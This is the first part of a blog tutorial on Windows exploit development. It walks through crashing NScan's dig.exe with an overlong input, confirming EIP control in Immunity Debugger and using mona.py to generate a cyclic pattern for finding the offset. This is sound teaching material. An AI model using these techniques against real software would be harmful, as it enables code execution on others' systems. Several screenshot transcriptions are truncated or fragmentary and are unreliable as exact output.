
Zero Day Zen Garden: Windows Exploit Development - Part 1 [Stack Buffer Overflow Intro]

Aug 19, 2017 • Steven Patterson


In Part 1 of this series, we'll be exploiting a stack buffer overflow using a Saved Return Pointer Overwrite attack. Hopefully, you're all caught up on the necessary prerequisite knowledge after reading Part 0 and you're itching to develop an exploit. Our target is going to be the Windows port scanner NScan version 0.9.1 (download it here). Details for this exploit were found on Exploit-DB. After downloading and installing the vulnerable program on your Windows XP virtual machine, you'll see a few executables:



Address C:\Program Files\Necrosoft\NScan

dig Necrosoft DIG Necrosoft	eula Text Document 7 KB
nscan NScan Necrosoft	readme Text Document 13 KB
services File 168 KB	tail
traceroute Necrosoft TraceRoute Necrosoft	userdef Text Document 1 KB
whois Necrosoft Whois CD version Necrosoft	

The one that has a vulnerability is the dig.exe program, open that up and find the “Target” field. That’s the area which contains a stack buffer overflow bug and you can verify this by copy + pasting a large string of 1100 A’s into the text field then pressing “TCP lookup” to see if it crashes.



Target > AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

A : host address

[✓] Recursive [ ] Detailed errors


We’ll need Python 2.7 for our future exploit scripts so go ahead and install it from here, you can also use it for generating this string of A’s by using the following command from the command line:

```
python -c “print ‘A’*1100”
```

It crashed! A program crashing from user input is usually the very beginning of an exploit development journey. Now, let's turn this into a working exploit that can execute arbitrary code by completing the rest of the steps in the development process.

Step 1: Attach debugger and confirm vulnerability

We know the program can be crashed by our input, but we want to closely examine why it's crashing first. A good way to do that is by inspecting the program with a debugger, specifically, Immunity Debugger. Start up Immunity Debugger and click on the Open button in the File menu, then browse to the directory dig.exe is installed at.




Look in: NScan

File name: dig

Files of type: Executable file (*.exe)

Arguments:

Now, it should be loaded into the program and you'll see the windows populate with data. This information includes details about the registers, the stack and parts of memory. Now, click Debug and Run to start the program (or press F9). It should be running now so, copy and paste the input that crashes dig.exe into the text field again, then check out the registers window in Immunity.




```
Registers (FPU)
EAX 00000000
ECX 41414141
EDX 0042AC08 dig.0042AC08
EBX 000000E0
ESP 00D3FF18 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 00D3FF80
ESI 008D6C08
EDI 0012F79C
EIP 41414141
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Aha! See the EIP register over there? The dig.exe program is trying to access a part of memory that it isn't allowed to, 0x41414141. Where did that address come from? Well, it came from our text field input! The character "A" in ASCII hexadecimal is the number 41. The program stored the letter A into the text field buffer until it overflowed and replaced the contents of the return address on the stack (hence the name "stack buffer overflow vulnerability") with the letters AAAA or 0x41414141. This is what will get you excited as a budding exploit developer, what this means is that you can directly control the value of the EIP register and consequently control the flow of the target program. We've confirmed beyond a doubt that there exists a stack buffer overflow which directly overwrites the EIP register. But, we're not done yet because now we want to leverage this control and execute our own code.

Step 2: Mona.py and finding the EIP offset

So, we know that EIP gets overwritten by content from the text field buffer, but where? Which four A's are the ones that get put into the EIP register out of the 1100 we pasted in? A painfully slow process would be to divide up our flood of A's into AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDDD and see if we can pin down which section EIP lands in. If it's 42 then it's somewhere in the B range, if it's 43 then somewhere in C, etc. Then, you'll need to narrow things down even further by dividing it more until you have narrowed it down to your 4 byte region. Luckily, we can avoid this because the fine folks at Corelan have developed a Python plugin for Immunity Debugger called Mona.

To install it, download the script on the Github page here and place the "mona.py" file inside the PyCommands folder in the Immunity directory (C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands). Now, restart the debugger and type "!mona config -set workingfolder c:\logs\%p" in the input bar, then hit enter to set up the folder where our Mona text logs will go. If all goes well, you won't get any errors and you'll be ready to issue some commands.




```
Address  Hex dump                 ASCII
00425000 00 00 00 00 5E A6 41 00  ....^ªA.
00425008 9E A6 41 00 81 A7 41 00  ₧ªA.üºA.
00425010 FE A9 41 00 FF AB 41 00  ■⌐A. ½A.
00425018 63 77 41 00 92 77 41 00  cwA.ÆwA.
00425020 C4 77 41 00 F6 77 41 00  ─wA.÷wA.
00425028 B6 B1 41 00 FC B1 41 00  ╢▒A.ⁿ▒A.
00425030 05 B0 41 00 51 38 41 00  ♣░A.Q8A.
00425038 7F B5 41 00 B7 BC 41 00  ⌂╡A.╖╝A.
00425040 D8 BC 41 00 6D BF 41 00  ╪╝A.m┐A.
00425048 B0 2B 41 00 A0 1D 40 00  ░+A.á↔@.
00425050 EF A4 41 00 27 A5 41 00  ∩ñA.'ÑA.
00425058 E2 44 41 00 F8 44 41 00  ΓDA.°DA.
00425060 36 45 41 00 74 45 41 00  6EA.tEA.
00425068 B2 45 41 00 C1 B5 41 00  ▓EA.┴╡A.
00425070 F9 B5 41 00 F9 BC 41 00  ∙╡A.∙╝A.
00425078 33 BE 41 00 CE A3 41 00  3╛A.╬úA.
00425080 E4 A3 41 00 76 A4 41 00  ΣúA.vñA.
00425088 99 A4 41 00 00 00 00 00  ÖñA.....
00425090 00 00 00 00 92 6B 40 00  ....Æk@.
00425098 8B 8B 40 00 03 D5 40 00  ïï@.♥╒@.
004250A0 6A B6 40 00 00 00 00 00  j╢@.....
004250A8 00 00 00 00 AB D5 40 00  ....½╒@.
004250B0 00 00 00 00 00 00 00 00  ........
004250B8 7B B6 40 00 00 00 00 00  {╢@.....
004250C0 4D 53 20 53 61 6E 73 20  MS Sans
004250C8 53 65 72 69 66 00 00 00  Serif...
004250D0 6F 70 65 6E 00 00 00 00  open....
004250D8 6D 61 69 6C 74 6F 3A 61  mailto:a
004250E0 76 65 72 6B 40 6E 73 63  verk@nsc
004250E8 61 6E 2E 6F 72 67 00 00  an.org..
004250F0 68 74 74 70 3A 2F 2F 77  http://w
004250F8 77 77 2E 6E 73 63 61 6E  ww.nscan
00425100 2E 6F 72 67 2F 3F 69 6E  .org/?in
00425108 64 65 78 3D 64 6E 73 00  dex=dns.
```

```
!mona config -set workingfolder c:\logs\%p
```


```
Modules C:\WINDOWS\system32\msctfime.ime
```

Restart dig.exe (Debug → Restart) or press Ctrl-F2 then hit Run (F9), enter the command "!mona pattern_create 1100" to generate a repeating pattern of ASCII characters that we can use to immediately identify where in our buffer EIP is being overwritten. Next, go to the logs directory you specified and you should see a new folder named "dig" where you'll find the generated pattern in a file called "pattern.txt". Copy and paste the text portion under "ASCII:" into the dig.exe "Target" text field and hit TCP lookup.




```
=================================================================================
  Output generated by mona.py v2.0, rev 577 - Immunity Debugger
  Corelan Team - https://www.corelan.be
=================================================================================
  OS : xp, release 5.1.2600
  Process being debugged : dig (pid 1352)
  Current mona arguments: pattern_create 1100
=================================================================================
  2017-08-19 10:32:38
=================================================================================

Pattern of 1100 bytes :
-----------------------

ASCII:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6
i1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk

HEX:
\x41\x61\x30\x41\x61\x31\x41\x61\x32\x41\x61\x33\x41\x61\x34\x41\x61\x35\x41\x61\x36\x41\x61\x37\x41\x61\x38\x4
\x69\x35\x41\x69\x36\x41\x69\x37\x41\x69\x38\x41\x69\x39\x41\x6a\x30\x41\x6a\x31\x41\x6a\x32\x41\x6a\x33\x41\x6
\x30\x41\x72\x31\x41\x72\x32\x41\x72\x33\x41\x72\x34\x41\x72\x35\x41\x72\x36\x41\x72\x37\x41\x72\x38\x41\x72\x3
\x41\x7a\x36\x41\x7a\x37\x41\x7a\x38\x41\x7a\x39\x42\x61\x30\x42\x61\x31\x42\x61\x32\x42\x61\x33\x42\x61\x34\x4
\x69\x31\x42\x69\x32\x42\x69\x33\x42\x69\x34\x42\x69\x35\x42\x69\x36\x42\x69\x37\x42\x69\x38\x42\x69\x39\x42\x6


JAVASCRIPT (unescape() friendly):
%u6141%u4130%u3161%u6141%u4132%u3361%u6141%u4134%u3561%u6141%u4136%u3761%u6141%u4138%u3961%u6241%u4130%u3162%u6
6c%u6c41%u4134%u356c%u6c41%u4136%u376c%u6c41%u4138%u396c%u6d41%u4130%u316d%u6d41%u4132%u336d%u6d41%u4134%u356d%
3777%u7741%u4138%u3977%u7841%u4130%u3178%u7841%u4132%u3378%u7841%u4134%u3578%u7841%u4136%u3778%u7841%u4138%u397
%u3169%u6942%u4232%u3369%u6942%u4234%u3569%u6942%u4236%u3769%u6942%u4238%u3969%u6a42%u4230%u316a%u6a42%u4232%u3
```


```
Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
File 'pattern.txt'
g folder c:\logs\dig

File c:\logs\dig\pattern.txt
 pattern from the log window, it might be truncated !
:\logs\dig\pattern.txt and copy the pattern from the file
```



